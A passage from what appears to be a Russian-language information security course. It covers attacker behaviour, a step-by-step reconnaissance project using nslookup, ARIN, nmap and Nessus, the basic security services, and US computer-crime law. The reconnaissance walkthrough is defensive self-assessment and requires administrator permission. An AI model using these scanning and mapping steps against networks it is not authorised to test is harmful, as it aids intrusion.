Самым опасным типом физической атаки является реальное проникновение в организацию. В этой книге мы не будем описывать взлом помещения, хотя серьезный хакер решится и на это. Оказавшись внутри, он подключит свой переносной компьютер к сети. Во многих компаниях недостаточно контролируются внутренние сетевые подключения, поэтому в распоряжении злоумышленника окажется вся сеть. Если служащие не научены докладывать о посторонних в офисе, у хакера будет масса времени для поиска нужной информации.

Использование взломанной системы

Хакер будет использовать взломанную систему в своих целях, стараясь скрыть следы своего присутствия настолько тщательно, насколько возможно. Такие хакеры не хвастаются своими победами. Взломанная система станет для него стартовой площадкой для проникновения в более засекреченные внутренние системы. Все действия будут выполняться максимально скрытно, чтобы не привлечь внимания администраторов.

Проведите предварительное исследование своей организации

Данный проект показывает, как хакер будет проверять вашу организацию на наличие уязвимых мест. Предполагается, что вы загрузили и установили программы nmap (ссылка: http://www.insecure.org/) и Nessus (ссылка: http://www.nessus.org/).

Шаг за шагом

1. Определите IP-адрес веб-сервера своей организации. Введите в командной строке nslookup <имя_веб-сервера>. Возвращаемое значение и будет IP-адресом вашего веб-сервера.
2. Определите IP-адрес своего почтового сервера. В командной строке введите nslookup. После запуска программы введите set type=mx и нажмите ENTER. Затем введите <имя вашего домена> и нажмите ENTER. Программа возвратит список основных и дополнительных почтовых серверов.
3. Перейдите с помощью веб-браузера по адресу ссылка:

http://www.arin.net/ и в строке поиска введите адреса. Возвратится информация о том, кто владеет блоком адресов. Теперь вы имеете неплохое представление о блоках адресов, назначенных вашей организации, а при наличии хостинга - и адресе главного веб-сайта.

4. Введите в строке поиска имя своей организации и получите список всех назначенных ей IP-адресов.
5. Перейдите с помощью веб-браузера по адресу ссылка: http://www.networksolutions.com/ и введите в строке поиска имя своего домена. Вы получите информацию о размещении своей организации посредством выдачи списка соединений. Теперь вы знаете основные DNS-серверы, обслуживающие ваш домен.
6. При наличии программы nmap воспользуйтесь ею для развернутой отправки пинг-пакетов или для скрытого сканирования адресного пространства, выявленного в предыдущих шагах. Вы узнаете о том, какие хосты сейчас находятся в режиме онлайн. Помните о том, что при наличии межсетевого экрана сканирование портов займет некоторое время.
7. При наличии программы Nessus воспользуйтесь ею для сканирования уязвимых мест выявленных хостов. Предупредите сетевых администраторов и службу безопасности перед началом своих действий, чтобы не создавать инцидентов безопасности.

Выводы

Данный проект позволяет получить базовую информацию о пространстве IP-адресов организации и ее системах. Шаги с 1 по 5 не требуют подключения к системам организации. В результате их выполнения и собирается основная информация об организации и используемом адресном пространстве.

Шаги 6 и 7 должны выполняться с разрешения сетевых администраторов и администраторов службы безопасности, поскольку могут вызвать сигнал тревоги в системах обнаружения вторжений. По окончании работы вы получите довольно полную распечатку систем и их уязвимых мест.

Контрольные вопросы

1. Примером какого уязвимого места является в NFS установка разрешений корневой директории rw для всех пользователей?
2. Когда используются нетехнические средства для получения доступа в систему?
3. Какая часть памяти является объектом атаки на переполнение буфера?
4. Какой тип переменных используется при выполнении атаки на переполнение буфера?
5. Какая ошибка программирования позволяет выполнить атаку имитации IP-адреса?
6. Какой пакет не отправляется при выполнении синхронной атаки?
7. Существует ли способ защиты от грамотно разработанной DOS-атаки?
8. Что ищут хакеры, использующие ненаправленные методы атак?
9. Как хакер использует систему после взлома с помощью ненаправленной атаки?
10. Какой сайт используется для сбора информации об IP-адресах?
11. Какая часть предварительного исследования является наиболее опасной для хакера при подготовке направленной атаки?
12. Какой тип инструмента представляет собой программа Nmap?
13. С какой целью запускается атака DoS во время выполнения атаки имитации IP-адреса?
14. Чем представляется программа "троянский конь" для пользователя?
15. Для чего нужна программа nc?

Службы информационной безопасности

Рассмотрены основные службы безопасности, проблемы конфиденциальности информации, ее целостности и доступности в компьютерных системах.

Службы информационной безопасности являются службами базового уровня, которые используются для противостояния атакам, описанным в лекции 2. Каждая из этих служб направлена на борьбу с определенным типом атак (см. табл. 4.1). Службы, о которых мы расскажем в данной лекции, не следует путать с фактическими *механизмами безопасности*, реализованными в них.

Особенности использования служб информационной безопасности в рамках отдельной организации зависят от уровня оценки риска в этой организации и планирования системы безопасности (см. лекции 7 и 8). Знание базовых требований к безопасности позволяет грамотно использовать соответствующие службы для противостояния атакам.

Таблица 4.1. Службы информационной безопасности и типы атак

Атаки	Службы безопасности			
	Конфиденциальность	Целостность	Доступность	Идентифици
Доступа	X			X
Модификации		X		X
Отказ в обслуживании			X	
Отказ от обязательств		X		X

Конфиденциальность

Служба конфиденциальности обеспечивает секретность информации. Правильно сконфигурированная, эта служба открывает доступ к информации только аутентифицированным пользователям. Ее надежная работа зависит от службы обеспечения идентификации и однозначного определения подлинности лиц. Выполняя эту функцию, служба конфиденциальности ограждает системы от атак доступа. Служба

конфиденциальности должна учитывать различные способы представления информации - в виде распечаток, файлов или пакетов, передающихся по сетям.

Примечание

В процессе обсуждения вы часто будете сталкиваться с рекомендациями по должному определению подлинности лиц. Как ничто другое, это служит иллюстрацией того, что все системы безопасности находятся в тесной взаимосвязи друг с другом. Ни одна из служб не может работать автономно. Поэтому при реализации готовых программных продуктов возможно возникновение сбоев в работе систем информационной безопасности.

Обеспечение конфиденциальности файлов

Существуют различные способы обеспечения секретности документов в зависимости от их вида. Бумажные документы нужно защищать физически, т. е. хранить в отдельном месте, доступ к которому контролируется службой конфиденциальности. Не следует забывать о таких вещах, как запирание картотек и ящиков столов, ограничение доступа в кабинеты внутри офиса или в сам офис.

В работе с электронными документами имеются свои тонкости. Во-первых, файлы могут храниться одновременно в нескольких местах: на *внешних запоминающих устройствах* большой емкости (жестких дисках или магнитных лентах), на гибких дисках, zip-дисках или компакт-дисках. Во вторых, *физический доступ* к месту хранения файлов не обязателен. Сохранение конфиденциальности магнитных лент и дисков аналогично защите бумажных документов и связано с ограничением *физического доступа*. Контроль над файлами в компьютерных системах осуществляют системы управления доступом (это может быть шифрование файла). Работа этих систем зависит от надежной *идентификации и аутентификации* пользователя и правильной конфигурации, исключающей обход защитных механизмов через уязвимые места системы. В табл. 4.2 показаны механизмы обеспечения конфиденциальности файлов и требования к ним.

Таблица 4.2. Механизмы обеспечения конфиденциальности файлов и требования к ним

Механизмы обеспечения конфиденциальности	Контроль *физической безопасности*.
	Контроль доступа к файлам на компьютере.
	Шифрование файлов.
Требования к конфиденциальности файлов	*Идентификация и аутентификация*.
	Правильная настройка компьютерной системы.
	Правильное управление ключами при использовании шифрования.

Обеспечение конфиденциальности при передаче данных по сети

Недостаточно защитить только ту информацию, которая хранится в виде файлов, ведь злоумышленники могут перехватить ее в процессе передачи по сетевому соединению. Следовательно, требуется обеспечить конфиденциальность информации, передаваемой по каналам связи (см. рис. 4.1). Это делается с помощью технологий шифрования.

Рис. 4.1. Шифрование обеспечивает защиту информации при передаче по сетям

Механизмы защиты можно применить как для отдельного сообщения,

так и для всего трафика соединения. Шифрование позволит предотвратить атаки подслушивания, но не сможет защитить от перехвата информации. В последнем случае требуется надежная система *идентификации и аутентификации* для определения подлинности удаленного получателя (см. рис. 4.2).

Рис. 4.2. Шифрование в сочетании с надежной идентификацией позволяет предотвратить перехват трафика

Конфиденциальность потока данных

Служба обеспечения конфиденциальности потока данных весьма обеспокоена самим фактом передачи информации между двумя конечными пунктами (см. рис. 4.3). Конфиденциальность потока данных не касается сохранности передаваемой информации. Наличие потока данных позволяет анализатору трафика выявить организации, между которыми установлена связь. Количество трафика, передающегося от узла к узлу, также представляет собой ценную информацию. Например, многие службы новостей наблюдают за поставками пиццы в Белый дом и Пентагон. Главная идея состоит в том, что увеличение количества пицц указывает на возникновение какой-то неординарной ситуации. Для описания такого типа деятельности существует специальный термин - анализ движения и событий (traffic and pattern analysis).

Конфиденциальность потока данных обеспечивается за счет скрытия информации, передаваемой между двумя конечными пунктами, внутри

гораздо большего трафика данных. В Вооруженных Силах используется такой прием: две воинских части сначала устанавливают связь, а затем передают постоянный объем данных, независимо от числа фактически отправляемых сообщений (свободное место заполняется информационным "мусором"). Таким образом, количество трафика остается постоянным, и какие-то изменения в интенсивности передачи сообщений обнаружить нельзя.

Рис. 4.3. Анализ потоков информации позволяет выявить совместно работающие организации

Примечание

Большинство коммерческих организаций не задумывается о конфиденциальности потока данных. Однако в некоторых случаях сам факт установки соединения является секретной информацией. Предположим, происходит слияние двух компаний. В этом случае возникновение между ними новых информационных потоков является секретной информацией до тех пор, пока не будет объявлено об этом событии.

Предотвращение атак

Служба обеспечения конфиденциальности позволяет предотвратить атаки доступа. Впрочем, сама по себе она полностью не решает эту проблему. Эта служба должна работать совместно со службой идентификации для определения подлинности лиц, предпринимающих попытки доступа к информации. В этом случае значительно уменьшается риск получения злоумышленником несанкционированного доступа.

Вопрос к эксперту

Вопрос. Уточните, как использовать службы безопасности для защиты моей системы?

Ответ. Службы безопасности, которые мы обсудили в этой лекции, представляют собой базовый блок в концепции построения защиты. Фактическая же ее реализация зависит от множества различных механизмов, которые мы рассмотрим далее. Пока удовлетворитесь этим ответом, поскольку понимание того, как эти службы помогают защитить вашу информацию, позволит выбрать нужные средства для использования в вашем окружении.

Целостность

Служба обеспечения целостности следит за правильностью информации. При должном уровне организации эта служба дает пользователям уверенность в том, что информация является верной, и ее не изменил никто из посторонних. Подобно службе конфиденциальности, служба обеспечения целостности должна работать совместно со службой идентификации, чтобы осуществлять надежную проверку подлинности. Данная служба является "щитом" от атак модификации. Информация, которую она защищает, может быть представлена в виде бумажных распечаток, в виде файлов либо в виде данных, передаваемых по сети.

Целостность файлов

Как уже говорилось выше, информация может быть представлена в виде бумажных распечаток или в виде файлов. Конечно, легче обеспечить защиту бумажных документов, да и установить факт

изменения содержимого такого документа гораздо проще. Ведь злоумышленнику требуется определенный навык, чтобы поддельный документ выглядел достоверно. А компьютерный файл может изменить любой, кто имеет к нему доступ. Существует несколько способов защиты бумажных документов от подделки. Можно ставить подпись на каждой странице, сшивать документы в папки, изготавливать несколько копий документа. Механизмы обеспечения целостности затрудняют подделку документов. Хотя злоумышленники научились копировать подписи, сделать это все же непросто, требуется серьезный навык. Достаточно сложно добавить или удалить документ из общей подшивки. А если копии документов разосланы всем заинтересованным сторонам, то подменить сразу все документы практически невозможно.

Ну и конечно, основной способ предотвращения подделки документов - полное исключение неправомочного доступа. Для этого используются те же самые механизмы, что и для обеспечения конфиденциальности - физические меры безопасности.

Чтобы изменить электронный файл, злоумышленнику всего-навсего нужно открыть документ в текстовом редакторе и впечатать соответствующую информацию. При сохранении новый файл запишется поверх старого. Основным способом защиты целостности в этом случае является контроль над доступом к файлам на компьютере. С помощью механизма управления доступом можно установить для файла разрешение "только для чтения" и запретить запись изменений. В этом случае важно правильно идентифицировать пользователя, который хочет внести изменения. Тут поможет служба установления подлинности. Контроль доступа к файлам на компьютере надежно работает, если файлы хранятся в отдельной компьютерной системе или сети, контролируемой организацией. А если файл нужно скопировать в другие подразделения? В этом случае на помощь приходит другой механизм для выявления неправомочного изменения файла - цифровая подпись (более подробно об этом рассказывается в лекции 12). Цифровая подпись файла позволяет определить, что файл изменился с момента создания подписи. Цифровая подпись должна быть сопоставлена с конкретным пользователем; таким образом, служба обеспечения целостности должна включать в себя также функции *идентификации и аутентификации*.

Обеспечение целостности информации при передаче

Данные можно изменить в процессе их передачи по сетевым соединениям, но для этого должна быть выполнена атака перехвата. При наличии механизмов сильной *идентификации и аутентификации* атакам перехвата можно противостоять (см. рис. 4.2), а технологии шифрования позволяют предотвратить большинство типов атак на модификацию.

Предотвращение атак

Служба обеспечения целостности позволяет предотвращать атаки на модификацию и атаки на отказ от обязательств. При должном уровне ее организации любое неправомочное изменение будет немедленно обнаружено. Взаимодействие со службой *идентификации и аутентификации* позволит противостоять атакам, направленным на организацию извне. А цифровая подпись позволит обнаружить атаки на отказ от обязательств (см. лекцию 12).

Вопросы для самопроверки

1. Для документов, хранящихся в виде бумажных распечаток, самым эффективным методом соблюдения конфиденциальности является _____.
2. Служба обеспечения целостности информации обеспечивает защиту от атак _____.

Доступность

Служба обеспечения доступности информации поддерживает ее готовность к работе, позволяет обращаться к компьютерным системам, хранящимся в этих системах данным и приложениям. Эта служба обеспечивает передачу информации между двумя конечными пунктами или компьютерными системами. В данном случае речь идет в основном об информации, представленной в электронной форме (но подходит и для обычных документов).

Резервные копии

Для сохранения важной информации самым простым способом является создание ее резервных копий и размещение их в безопасном месте. Это могут быть копии на бумаге либо на электронных носителях (например, на магнитных лентах). Резервные копии предотвращают полную потерю информации при случайном или преднамеренном уничтожении файлов.

Внимание!

Даже наличие резервных копий не гарантирует стопроцентную сохранность информации. Вы можете обнаружить, что случайно уничтожена магнитная лента с важным файлом. Важно вовремя отслеживать создание резервных копий ценных файлов.

Безопасным местом для хранения резервных копий являются сейфы или изолированные помещения, в которые ограничен *физический доступ* лиц. Резервные копии действительно помогают восстановить важную информацию, но не всегда позволяют делать это быстро. Ведь резервные копии нужно сначала забрать из специального хранилища, доставить в нужное место, а затем загрузить в систему. Кроме того, потребуется какое-то время для восстановления каждого приложения или всей системы.

Переключение по отказу

Переключение по отказу (fail-over) обеспечивает восстановление информации и сохранение производительности. Системы, настроенные подобным образом, способны обнаруживать неисправности и восстанавливать рабочее состояние (выполнение процессов, доступ к информации или соединениям) автоматически с помощью резервных аппаратных средств.

Переключение по отказу еще называется прямым восстановлением, поскольку не требует настройки. Резервная система располагается на том же рабочем месте, что и основная, чтобы незамедлительно включиться в работу при возникновении сбоя в исходной системе. Это наименее дорогостоящий вариант для большинства систем переключения по отказу.

Примечание

Механизмы обеспечения доступности являются самыми дорогими средствами безопасности в организации. Чтобы определить состав необходимых аппаратных средств, важно учесть требования соответствующих процедур управлением риском (см. в лекции 7).

Восстановление в аварийной ситуации

Восстановление в аварийной ситуации защищает системы, информацию и производственные мощности от *стихийных бедствий* типа пожара и наводнения. Это сложный процесс, позволяющий вернуть организацию в рабочее состояние в то время, когда становится невозможно попасть к основному оборудованию или в помещения.

Предотвращение атак

Механизмы обеспечения доступности используются для восстановления систем после атак на отказ в обслуживании. Надежных и эффективных способов предотвращения атак DoS мало, но данная служба позволит уменьшить последствия атак и вернуть системы и аппаратуру в рабочее состояние.

Идентифицируемость

Про службу идентификации часто забывают, когда речь идет о безопасности. Главная причина в том, что сама по себе эта служба не позволяет предотвратить атаки. Она должна работать совместно с другими службами, чтобы увеличивать их эффективность. Если рассматривать эту службу отдельно, то мы увидим, что она усложняет систему безопасности и повышает ее стоимость. Однако без работы службы идентификации и служба обеспечения целостности, и служба обеспечения конфиденциальности обречены на неудачу.

Идентификация и аутентификация

Идентификация и аутентификация выполняют следующие функции. Во-первых, устанавливают личность индивидуума, во-вторых, доказывают, что индивидуум является именно тем, за кого себя выдает. Аутентификация использует любую комбинацию трех вещей:

- то, что вы знаете (пароль или *PIN*-код);
- то, что вы имеете (смарт-карта или бейдж);
- то, чем вы являетесь (отпечаток пальца или снимок сетчатки глаза).

Можно выбрать один элемент из этого списка, но лучше использовать их комбинацию, например, пароль и смарт-карту. Это называется двухфакторной аутентификацией. Двухфакторная аутентификация гораздо сильнее, чем однофакторная, поскольку каждый фактор имеет свои слабые места. Например, пароль можно угадать, а смарт-карту украсть. Биометрическую аутентификацию тяжелее фальсифицировать, однако человека могут насильно заставить поместить руку в сканер.

В реальной жизни для аутентификации используется пропуск, предъявляемый охране. Это считается достаточным для того, чтобы служащий мог войти в здание. Для установления подлинности лиц, желающих попасть в секретные охраняемые помещения, используются сканеры геометрии руки. Опознавательный механизм напрямую связан с физическим наличием индивидуума.

В компьютерном мире физические опознавательные механизмы не работают. Здесь для аутентификации пользователя традиционно используется пароль. Подлинность связана с идентификатором пользователя, который назначается администратором системы. Считается, что у администратора есть определенное доказательство, что лицо, получающее идентификатор, на самом деле является тем, за кого себя выдает. Пароли - единственный фактор установления подлинности пользователя и, как следствие, являются "слабым звеном". В отличие от реальной жизни здесь нет никакой гарантии физического присутствия индивидуума. Именно поэтому рекомендуется использование двухфакторной аутентификации, которая обеспечивает более сильный опознавательный механизм.

Идентификация и аутентификация применяются в системе управления доступом к файлам в компьютерных системах, обеспечивающей конфиденциальность и целостность этих файлов. *Идентификация и аутентификация* очень важна для работы механизмов шифрования и цифровых подписей. В этом случае идентификационные данные передаются удаленному пользователю,

который подтверждает свою подлинность на локальном уровне, а затем эти сведения доставляются в нужное место. На рис. 4.4 показан процесс идентификации с помощью цифровой подписи при отправке сообщения. Пользователь сначала подтверждает свою подлинность, используя механизм защиты подписи на своем локальном компьютере. Затем локальный компьютер отправляет сообщение, подписанное этой цифровой подписью. Пользователь, принимающий сообщение, использует цифровую подпись как доказательство того, что отправитель является автором сообщения.

Механизм *идентификации и аутентификации* - это ключ к другим службам безопасности. Если он дает сбой, то их надежная работа оказывается под угрозой.

Рис. 4.4. Работа механизма идентификации и аутентификации в соединении удаленного доступа

Аудит

Аудит позволяет фиксировать происходящие события. Записи аудита связывают пользователя с действиями, которые он выполняет в системе. Без надежной службы *идентификации и аутентификации* аудит становится бесполезным, поскольку нет гарантии, что

зафиксированные действия на самом деле выполнены указанным лицом.

Аудит в реальной жизни осуществляется с помощью журналов регистрации, ведомостей пропусков на выход, видеозаписей. Его задачей является отчет о выполненных действиях. Служба целостности должна гарантировать, что информация в журнале аудита не изменялась, иначе ее достоверность ставится под сомнение.

В компьютерных системах аудит ведется с помощью журналов, в которые записываются действия пользователя. Если служба *идентификации и аутентификации* работает должным образом, то эти события можно отождествить с определенным пользователем. Электронные журналы аудита тоже необходимо защищать от любых изменений.

Предотвращение атак

Служба идентификации сама по себе не может противостоять атакам, поскольку работает вместе с другими службами. Она ведет запись действий, выполняемых зарегистрированным пользователем и таким образом позволяет восстановить картину событий в случае атаки.

Защитите свою информацию

Сначала освежите в памяти проект 2 (см. в лекции 2). В нем были выявлены способы, которые могут использоваться при атаке на вашу систему. В этом проекте вы определите способы защиты информации в своей системе и в организации.

Шаг за шагом

1. Начните со списка атак и стратегий осуществления этих атак, разработанного в проекте
2. Для каждого метода атаки определите наиболее походящую службу безопасности, которая позволить предотвратить или обнаружить эту атаку.
3. Для каждой выявленной службы примите решение о том, требуется ли ей для надежного функционирования служба

идентификации. Если это так, то добавьте и эту службу к списку.

4. Расположите список по приоритетам, начиная от самой важной (с вашей точки зрения).
5. Если будут реализованы все службы безопасности, удастся ли вам обнаружить или предотвратить атаки, выявленные в проекте 2?

Выводы

Для защиты секретной информации самой важной является служба конфиденциальности. Однако не забудьте, что для одной информации требуется исключить возможность ее модификации, а для другой - возможность доступа. В обоих случаях нужна надежная служба *идентификации и аутентификации*. Если имеются системы или информация, от работы которых зависит деятельность организации, то потребуется также служба обеспечения доступности. Для ее работы не нужна служба *идентификации и аутентификации*.

Контрольные вопросы

1. Перечислите основные службы безопасности.
2. Какая служба полагается на службу конфиденциальности для обеспечения полной защиты информации?
3. Какие службы используются для противостояния атакам на модификацию?
4. В работе каких служб используется система контроля доступа?
5. Должны ли коммерческие организации соблюдать конфиденциальность потока данных?
6. Какой основной механизм обеспечивает конфиденциальность и целостность информации при передаче?
7. Для предотвращения перехвата должно использоваться шифрование - вместе с какой службой безопасности?
8. Может ли служба обеспечения доступности предотвратить атаки на отказ в обслуживании?
9. Назовите три типа аутентификационных факторов.
10. Почему двухфакторная аутентификация сильнее, чем однофакторная?
11. Зачем нужен аудит?
12. Какие службы позволяют предотвратить атаки на отказ от

обязательств?

13. Какие службы позволяют предотвратить атаки доступа?
14. На какие три службы безопасности должен опираться аудит?
15. Примером работы какой службы безопасности является развертывание плана аварийного восстановления?

Юридические вопросы информационной безопасности

В лекции рассмотрены юридические вопросы информационной безопасности. Рассмотрено законодательство в данной области ряда стран (США, Австралия, Китай и ряд других). А также вопросы судебного преследования, конфиденциальности личной информации.

Существует множество юридических проблем, связанных с информационной безопасностью. Очевидно, что взлом компьютеров является противозаконным действием. В разных странах мирового содружества определения компьютерного преступления отличаются друг от друга, и наказание за участие в такого рода деятельности также различно. Независимо от способа совершения компьютерного преступления его исполнители должны быть наказаны, и профессионалы, работающие в сфере информационной безопасности, должны уметь собирать информацию, необходимую правоохранительным органам при задержании и вынесении приговора лицам, несущим ответственность за это преступление.

Использование компьютера в преступных целях - это не единственная проблема, с которой сталкиваются IT-профессионалы. Существуют вопросы гражданской ответственности и неприкосновенности личной информации, которые тоже нуждаются в исследовании. Следует понять, что при слабой внутренней защите возникает опасность, исходящая от служащих и сторонних организаций, подключенных к сетевому окружению вашей организации. В новом законодательстве нашли отражение вопросы безопасности финансовой информации о клиентах и конфиденциальности сведений медицинского характера. Нарушение этих законов представляет собой серьезную проблему для организации и может привести к уголовному наказанию. Все эти проблемы требуют понимания и изучения профессионалами, работающими в сфере информационной безопасности, в тесном взаимодействии с юрисконсультами организации.

Примечание

Я не юрист, и эта лекция не содержит юридические советы. Ее целью является освещение некоторых юридических вопросов, связанных с безопасностью. Законодательство постоянно меняется, и поэтому по

всем вопросам лучше обращаться к главному юрисконсульту организации.

Уголовное право США

Уголовное право США представляет собой основу для расследования компьютерных преступлений федеральными властями (Федеральным Бюро Расследований и Секретной Службой). Закон 1030 США является главным законом, посвященным компьютерным преступлениям, другие законы могут быть взяты за основу при проведении расследований. В следующих разделах мы рассмотрим те законы, которые наиболее широко используются на практике. Узнать об их применении в конкретной ситуации или в определенной организации следует у главного юрисконсульта вашей компании.

Компьютерное мошенничество и злоупотребление (Закон 1030 Свода законов США)

Как уже говорилось выше, на базе закона 1030 США осуществляется расследование компьютерных преступлений на федеральном уровне. В этом законе имеется несколько важных моментов, понимание которых необходимо профессионалам, работающим в области безопасности, например, определение типов компьютерных преступлений. Так, в разделе "a" приведено определение компьютерного преступления как преднамеренного несанкционированного доступа в компьютер. Во вторую часть закона внесена поправка, что лицо, получившее доступ к защищенному компьютеру, должно завладеть информацией, хранящейся на этом компьютере. Понятие "защищенные компьютеры" включает в себя компьютеры, используемые правительством США, финансовыми учреждениями и организациями внутренней или внешней торговли и связи.

Основываясь на этом определении, большинство компьютеров, подключенных к интернету, классифицируются как "используемые во внутренней или внешней торговле и связи". Следует отметить еще один важный момент. В законе 1030 вводится понятие величины минимального ущерба, нанесенного при совершении преступления, позволяющее применить этот закон. Размер минимального ущерба составляет 5 000 долларов, сюда входит также стоимость проведения

расследования и исправление повреждений от взлома. Обратите внимание, что в сумму ущерба не включен ущерб от взлома конфиденциальных данных, несмотря на то, что в разделе "a" обсуждалось разглашение сведений, которые находятся под защитой правительства.

В законе, таким образом, не предусмотрено наказание за взлом компьютера, если причиненный ущерб составляет менее 5 000 долларов. К примеру, в соответствии с решением суда Джорджии установлено, что сканирование системы не приводит к ее повреждению и, следовательно, не попадает под действие федерального закона или закона штата Джорджия.

Примечание

В Закон 1030 США были внесены поправки после выхода Акта Патриота. Об этом будет рассказано дальше.

Мошенничество с кредитными картами (Закон 1029 Свода законов США)

Множество компьютерных преступлений связано с кражей номеров кредитных карт. В этом случае закон 1029 позволяет вынести лицу обвинение в совершении федерального преступления. Обвинение выносится при подделке пятнадцати или больше номеров кредитных карт.

Атака на компьютерную систему, в результате которой злоумышленник получает несанкционированный доступ к номерам кредитных карт, является нарушением закона 1029. Эта атака считается преступлением, даже если величина нанесенного ущерба составляет менее 5 000 долларов, но при этом злоумышленник завладеет номерами кредитных карт в количестве 15 и выше.

Авторские права (Закон 2319 Свода законов США)

Закон 2319 Свода законов США определяет наказание за нарушение авторских прав в случае, если обвиняемый занимался воспроизведением и распространением материалов, защищенных авторскими правами, изготовил 10 (или больше) копий, и общий доход

от этого составил 1000 долларов (или 2500 долларов в более серьезных случаях). Если компьютерная система была вскрыта и использовалась как место для распространения защищенного авторским правом программного обеспечения (warez-сайт), то лицо, совершившее это деяние, подвергается наказанию по статье 2319, даже если величина ущерба не превысила 5000 долларов.

Примечание

Жертвой такого преступления считается не владелец вскрытой компьютерной системы, а владелец авторских прав.

Перехват (Закон 2511 Свода законов США)

Закон 2511 определяет ответственность за прослушивание телефонных переговоров. Считается незаконным прослушивание телефонных переговоров и перехват других типов электронных сообщений, что запрещает правоохранительным органам использовать прослушивающие устройства без наличия соответствующего ордера. Взломщик компьютерной системы, занимающийся снифингом, попадает под действие этого закона.

При чтении закона складывается такое впечатление, что некоторые типы мониторинга, выполняемые организациями, являются незаконными. Считается ли нарушением закона ситуация, когда организация размещает в своей сети контрольную аппаратуру для изучения электронной почты или отслеживания попыток выполнения атак? Оказывается, что для поставщиков службы связи (провайдеров) сделано исключение. Если организация является поставщиком службы связи, любой служащий организации может контролировать связь для "защиты прав или имущества *поставщика данной* службы". Если организация контролирует свои собственные сети и компьютерные системы с целью их защиты, то такая деятельность не является противозаконной.

Совет

Удостоверьтесь, что внутренняя политика вашей организации и процедуры включают в себя мониторинг сети. Политика и процедуры должны определять, какие служащие уполномочены выполнять такой

мониторинг, а также информировать остальных работников, что такой мониторинг имеет место (см. раздел "Вопросы конфиденциальности личной информации" далее в лекции).

Доступ к электронной информации (Закон 2701 Свода законов США)

Закон 2701 запрещает незаконный доступ к хранилищам систем связи, но в то же время запрещает ограничивать доступ авторизованных пользователей в такие системы. Этот закон содержит исключение для владельцев служб - для них разрешен доступ к файлам системы. Это означает, что любой файл в системе доступен для авторизованных служащих организации.

Другие уголовные законы

При совершении преступления с использованием компьютера для обвинения правонарушителя можно использовать не только уголовные законы, связанные именно с компьютерными преступлениями. Существуют другие правоохранительные акты, например, связанные с мошенничеством на почте или с мошенничеством с использованием электронных средств коммуникации. Помните о том, что с помощью компьютера можно совершить преступление, не имеющее отношения к компьютерным преступлениям. Компьютер или информация, хранящаяся на нем, могут составить доказательство во вполне определенном случае или помочь в расследовании.

Акт Патриота

Акт Патриота США от 2001 г. (официальное название акта "Uniting and Strengthening America by Providing *Appropriate* Tools Required to *Intercept* and Obstruct Terrorism Act" - "Сплачивающий и укрепляющий Америку надлежащими орудиями, требуемыми для пресечения терроризма и воспрепятствования ему") был принят в ответ на атаку террористов 11 сентября 2001 г. Некоторые разделы акта имеют непосредственное влияние на федеральные законы о компьютерных преступлениях.

Изменения в законе 1030

Акт Патриота увеличил максимальное наказание за нарушение закона 1030 до десяти лет за первое правонарушение и до двадцати лет - за

последующие. В соответствии с новым законом, преступления, совершенные в Штатах, будут учитываться при вынесении приговора.

Одной из самых больших проблем в первоначальном варианте закона 1030 было требование выявления ущерба в размере 5 000 долларов. Акт Патриота модифицировал формулировку этого раздела закона, определив ущерб как "любое повреждение целостности или доступности данных, программ, систем или информации". Такое простое изменение позволяет гораздо проще достичь искомой цифры в 5 000 долларов. Новая версия закона учитывает объединение нескольких видов ущерба для разных систем, если атаки злоумышленника происходили в течение одного года.

Понятие "ущерб" было расширено и включило любые оправданные потери жертвы. Сюда вошла стоимость возмещения убытков, стоимость определения величины ущерба и затраты на восстановление систем до рабочего состояния, ущерб, связанный с уменьшением дохода, и прочие издержки, возникшие из-за остановки служб.

В закон 1030 добавлен новый вид правонарушения. Считается, что лицо нарушило государственный закон, если его действия нанесли ущерб компьютерным системам, используемым правительством для целей правосудия, государственной обороны и государственной безопасности, независимо от суммы ущерба. Внесение этой поправки аннулирует констатацию факта наличия повреждений в случае атак, направленных против компьютерных систем Министерства обороны США.

И, наконец, если лицо, находящееся в Соединенных Штатах Америки, произвело атаку на компьютеры, расположенные вне страны, оно подлежит преследованию по федеральному закону - закон 1030 был дополнен определением такого вида атак.

Изменения в системе перехвата и отслеживания информации

До выхода в свет Акта Патриота закон 3127 об автоматической регистрации телефонных звонков (Pen Register Statute) разрешал правоохранительным органам осуществлять доступ к телефонным номерам, на которые выполнялись звонки с определенного телефона. Он разрешал доступ только к номерам, а не к содержимому телефонных

разговоров. Закон был изложен специфическим техническим языком и ограничивал возможность получения информации.

Акт Патриота внес поправки в закон, включив в него любые устройства или процессы, с помощью которых записывается информация о дозвоне, маршрутизации, адресации и передаче сигналов. Акт не отменил запрета на запись содержимого разговоров. Используя нововведения в законе, стал возможен сбор следующей информации:

- заголовки электронной почты;
- IP-адреса отправителя и получателя;
- номера портов TCP и UDP отправителя и получателя.

Закон по-прежнему запрещает собирать следующую информацию:

- тема письма электронной почты;
- содержимое письма электронной почты;
- содержимое вложенных файлов.

В закон внесено еще одно изменение, которое облегчает правоохранительным органам расследование преступлений: перехват и отслеживание информации теперь может осуществляться локально с помощью устройств, установленных в других округах. Например, для расследования в Нью-Йорке вначале следует получить приказ на месте, и этот приказ будет иметь силу для сбора информации в Калифорнии. Единственным ограничением является то, что суд, выпускающий это постановление, должен иметь полномочия на рассмотрение такого рода правонарушений.

Исключения в законе, касающиеся нарушения владения

До выхода в свет Акта Патриота правоохранительные органы имели затруднения при отслеживании действий злоумышленника. Они должны были получить распоряжение на прослушивание телефонных разговоров, если жертва давала на это согласие. Акт Патриота внес поправки в законы 2511 и 2701. В изменении к закону 2511 отмечено, что лицо, получившее несанкционированный доступ в систему, лишается права на конфиденциальность. Согласно новым законам, для осуществления электронного перехвата необходимо следующее:

- согласие владельца;
- электронный перехват должен иметь отношение к расследованию;
- перехват не может использовать иные средства связи, кроме как ведущие к/от лицу, осуществляющему сбор данных.

Поправка к закону о кабельных коммуникациях

С тех пор как компании кабельной связи открыли доступ в интернет, возник серьезный конфликт между потребностями правоохранительных органов при расследовании компьютерных преступлений и существующим законодательством относительно раскрытия того, что провайдеры услуг связи отслеживают и/или делают в сети. Акт Патриота разрешает правоохранительным органам собирать информацию с помощью подслушивающей аппаратуры, методов перехвата и отслеживания (закон 3127, о котором говорилось выше).

Акт о национальной безопасности

Акт о национальной безопасности от 2002 г. (особенно Акт о расширенных мерах по обеспечению кибербезопасности, содержащийся в разделе 225) решает вопросы, касающиеся информационной безопасности. В основном Акт направлен на создание Министерства национальной безопасности, а раздел 225 модифицирует закон 1030, увеличивая размер наказаний за криминальные действия. Он также предписывает Пенитенциарной комиссии США (United States *Sentencing Commission*) принимать во внимание серьезность компьютерных преступлений при вынесении приговора.

Законодательство штатов

